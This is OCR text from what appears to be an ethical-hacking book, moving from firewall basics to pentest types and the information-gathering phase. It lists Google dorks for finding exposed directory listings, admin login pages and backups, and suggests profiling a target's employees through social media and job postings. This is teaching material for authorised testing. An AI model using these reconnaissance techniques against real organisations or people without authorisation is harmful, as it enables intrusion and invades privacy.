
Even in this case, I suggest you experiment with the router using the Cisco Packet Tracer. You must define a network architecture composed of some PCs, at least two SWITCHES and a ROUTER. The image below gives you an example.



You will need to configure the IP addresses on the PCs and on the router by defining an IP address for each network interface used.

Referring to the image above, you will need to configure the IP on the **Fa0/0** and **Fa0** interface.

You could do it also from the command line, but it is easier to complete this task directly from the graphic panel.



On the internet, and specifically on YouTube, you can find many tutorials on how to make these configurations. I prefer not to dwell too much on these concepts, because they are not the main topics of this book.

Over time, networks have evolved, and the users' needs have changed.

Nowadays, in addition to the need to communicate, we also look for a protection system for our network. It is for this purpose that I will introduce a new device to you in the next section: the **FIREWALL** .

THE FIREWALL

The firewall is nothing but a router with advanced security features. By convention, we place the firewall between the upper end of the data layer and the lower end of the network layer.

For this one, we will still have to manage MAC and IP addresses.

The main function of this device is to carry out packet filtering. It manages the traffic entering and leaving the network, and it is based on the concept of port and/or service.

It also helps us to create security rules, which we will then include in our “**security policy** ”. We also need to decide what service, door, or application should be open or closed in our network.

This device is often referred to as a “perimeter firewall” because its natural location is on the border of the internal network. This position allows it to protect our internal network from the outside world.

In recent years, new security features have been added to the firewall, so much so that today we talk about a "**Next Generation Firewall** ".

Some of these features include URL filtering, application control, as well as the creation of VPNs, IPS, and IDS networks.

There are several types of firewall available. Some of them are free and meant for the domestic use.


Others are aimed at enterprises and can cost up to several thousands of euro. I will list here below the main firewall vendors:

- ENTERPRISE LEVEL FIREWALLS:
    - **Checkpoint. Reference website: https://www.checkpoint.com/.**
    - **Paloalto. Reference website: https://www.paloaltonetworks.com/.**
    - **Fortinet. Reference website: https://www.fortinet.com/.**

- PRIVATE FIREWALLS:
    - **pfSense. Reference website: https://www.pfsense.org/.**

These products often provide us with virtual machines that we can use to practice our hacking skills. I suggest you make a choice between all the products offered by each supplier.

Below we can see the Fortinet website which provides a virtual machine we can use to test this firewall:




Let's see how the Fortinet firewall looks like. Note that configuring a firewall in a business context is a complex operation, but the basic configurations are as follows:

- **Product installation.**
- **Firmware/OS upgrade.**

- **Configuration of network interfaces (LAN, WAN, DMZ).**
- **Writing basic security policies.**
- **Network traffic test.**
- **Possible activation of advanced security features.**


Below are some screenshots showing the steps we should take:

- **We can check the configuration of several network interfaces. We obviously need to have some IP addresses and define the LAN, WAN, DMZ network.**



- Writing of security policies: the first policy to be written in a firewall is the so-called "cleanup rule", basically the last rule of the firewall.

  It blocks any type of traffic, unless otherwise specified by the higher policies. In the configuration phase, it is always advisable to define a rule that accepts all traffic so as to verify that the network has been configured correctly.



The firewall always works according to some criteria:

- **Source IP address.**
- **Recipient IP address.**
- **Door and/or service.**

At this point, I recommend you try one of these software and test some of their features.

This is the end of the chapter dedicated to corporate networks. From now on, we will get into the heart of the matter and address the first step in the penetration test process: information gathering.

Information Gathering

We are ready to begin the first phase of a penetration test, which is called information gathering. In a while, we will try to better understand why it has this name and how it works.

There are mainly three types of penetration tests:

- **BLACK BOX TESTING.**
- **GREY BOX TESTING.**
- **WHITE BOX TESTING.**

In the black box testing, the person who performs the security test is not aware of any details on the network infrastructure that he will have to test.

This penetration tester will often only be informed of the client's company website.

In the white box testing, the operator is aware of all the information of the network to be examined or of the area to be tested.

The gray box testing is a middle ground compared to the other two categories.

Let's suppose we need to perform a "**black box** " test. We have no knowledge of our target and that is why we need to gather more information.

It is in similar scenarios that the information gathering phase is placed.

In this chapter, we will analyze in detail the tools and procedures that can help us to successfully complete this phase.

You should take your time when carrying out these activities. This phase should be completed accurately and without haste.

FIRST CONSIDERATIONS

I will start by saying that there is not a single method. Gathering information means investigating, analyzing, and studying everything related to our target.

The amount of information we should collect depends very much on the type of business on which we operate.

Imagine having to perform penetration test against a transport company. I will start collecting information on their employees, suppliers, business relationships established over time, company data, etc.

All my activities will be a consequence of the type of target I will be dealing with. However, we can find some common steps to which we can refer.

We can schematize them as follows, depending on the type of search we want to perform:

- **Using Google Hacking - Google Dorks.**
- **Use of Google Cache.**
- **The "Wayback machine".**
- **Information from social media.**
- **Keywords in job listings.**
- **Metadata extraction.**
- **WHOIS use.**
- **Querying a DNS.**
- **Information collection with Maltego.**
- **Information collection with Recon-ng.**
- **Vulnerability assessment with Shodan.**

This list is not complete, also considering that the steps we should take depend on our target. However, you can use this list as a good starting point.

GOOGLE HACKING - GOOGLE DORKS

Google can be used for particular queries that are much more specific and in-depth than the ones we normally perform.

How do you make these queries? Using search operators and special strings. As a result, Google provides what it considers the most useful result for the greatest number of people.

And that is why we must instruct the search engine to show us the results that are most suitable for our purposes.

Let's analyze some of these advanced queries.

QUERY ON GOOGLE: site: hackerEtico.it

EXPLANATION: we will see the number of indexed pages belonging to a certain. This query will show us the pages indexed by Google that are related to the "hackerEtico.it" website.

QUERY ON GOOGLE: allintitle: gandalf silmarillion

EXPLANATION: this query will only return the pages that have the words "Gandalf" and "Silmarillion" in the title of a document.

QUERY ON GOOGLE: inurl: home

EXPLANATION: this query only shows the pages that contain the word "home" in their URL.

QUERY ON GOOGLE: cache: www.larepubblica.it

EXPLANATION: when we want to recover the cached version of a Web page, we will type the keyword "cache".

QUERY ON GOOGLE: filetype: doc home

EXPLANATION: this query allows us to search for certain document formats - such as .doc or .pdf – related to a keyword specified by us. In this case, we are searching the word "home”.

If we want to see more detailed search results, we can once again exploit the keyword "site" but this time for a much more effective

query.

QUERY ON GOOGLE: site: it home

EXPLANATION: with this query, we are searching all the sites belonging to the .it domain and related to the keyword "home". This is the perfect query when we are looking for a specific term within a domain.

I invite you to experiment other possibilities using the "**site** " operator.

The “**Directory Listings** ” is a very useful technique that consists in a list of folders and files within a certain website.

A wrong configuration of this function often leads to other users having access to sensitive material that should not be disclosed.

Let's see how to implement this query:

QUERY ON GOOGLE:

- **intitle: index.of**
- **intitle: index.of "parent directory**
- **intitle: index.of name size**

EXPLANATION: it is useful to try all these combinations in order to avoid the risk of inaccurate or missing information.

Another way to search for interesting files or folders is to simultaneously use the "inurl" and "filetype" operators.

Here are some practical examples:


- **inurl: backup ->** list of possible backup folders.
- **inurl: admin ->** list of possible administrative folders.
- **inurl: admin intitle: login ->** possible list of login pages.

- **inurl: admin filetype: xls ->** possible .xls format file named "admin".

Here too, you should experiment with other possibilities.

It would be extremely difficult to memorize all the possible queries you can search on Google.

For this reason, you can check the **Google Hacking Database** that lists hundreds of possible queries: (https://www.exploit-db.com/google-hacking-database/).



Based on what you are searching for, you can select one or more categories among the ones available on the Google Hacking Database.

You should keep in mind that Google does not look favorably on the use of these queries. After a certain number of attempts, a control captcha may appear to check that you are not a robot.

GOOGLE CACHE

The **Google Cache** is a useful tool that allows you to view how a Web page looked like during Google's last visit.


If there have been any subsequent changes, you will be able to view them and maybe discover details and sensitive data, which were incorrectly disclosed and then hidden.

There are two ways for you to view the cache:

- **Through Google keywords.**
- **Through dedicated websites.**

If we use the first method, we just need to type the following command: "**cache: www.sitoweb.it** ".

If instead, we use the second method, I recommend relying on the **CachedView.com** site: http://cachedview.com/index.php?lang=it.




WAYBACK MACHINE

Have you ever wanted to monitor how a certain website has changed over time? It is not just a fun activity.

During all its revisions, a website may indeed have exhibited documents containing crucial details for our information gathering.

We will refer to a service called "**Wayback Machine** " (https://archive.org/web/).



It is extremely simple to use **Wayback Machine** . We just have to type the URL and the date. This website will automatically take us back in time.

Here, for example, we want to refer to Google.com and select a specific date:

INFORMATION FROM SOCIAL MEDIA

It may seem trivial, but it is not. The social media accounts of people and companies often reveal an impressive amount of information, which has been unwittingly made public.

Therefore, once your target is defined, I advise you to make a careful search starting from the company's official accounts or from the accounts of its employees, especially the ones registered on LinkedIn, Facebook, Twitter.

I admit it sounds like a time-consuming activity, but I can guarantee it will be worth it.

KEYWORDS IN JOB POSTINGS

For every new job listing, the company is often disclosing more information than it might think.

Imagine seeing an offer for a technical position, perhaps even related to the IT sector. This job advertisement often provides a list of all the technologies used by the company.

This information can give us some suggestions on where to start our investigation.

These are three well-known job posting sites:

- **Monster. https://www.monster.com/.**
- **Infojobs. https://www.infojobs.com.**
- **Jobrapido. http://jobrapido.com/.**

Below is an example extracted from one of these:

- Buona conoscenza dei seguenti ambienti Linux RedHat e Unix AIX.
- Buona conoscenza delle versioni Oracle 9i, 10g, 11g, 11g R2, 12c.
- Buona conoscenza di Oracle RAC, Oracle ASM, RMAN utility, Performance and Tuning.

We can not only discover the exact name of the software used but even which versions the company is employing.

We can then ask ourselves one question: is this software produced internally in this company? Odds are that the answer is yes.

METADATA EXTRACTION

Needless to say, you can still find many documents by searching online. Most people focus on the data content and completely ignore everything else, specifically the so-called metadata.

A metadata is nothing more than additional information inserted within the document and it can several purposes.


Think of a digital photograph stored in a file, which contains, as metadata, the date, the author, the type of camera used, and much more info.

Almost every type of file contains metadata, which are always present, even if in different quantities.

One of the most used software tools in this context is **ExifTool** and this is the link to download it: https://www.sno.phy.queensu.ca/~phil/exiftool/.

This tool extracts and displays the metadata starting from a file we inserted. To use it, you just need to enter the file name on the command line, and the software will return the list of metadata.

I will give you an example with an Excel file:



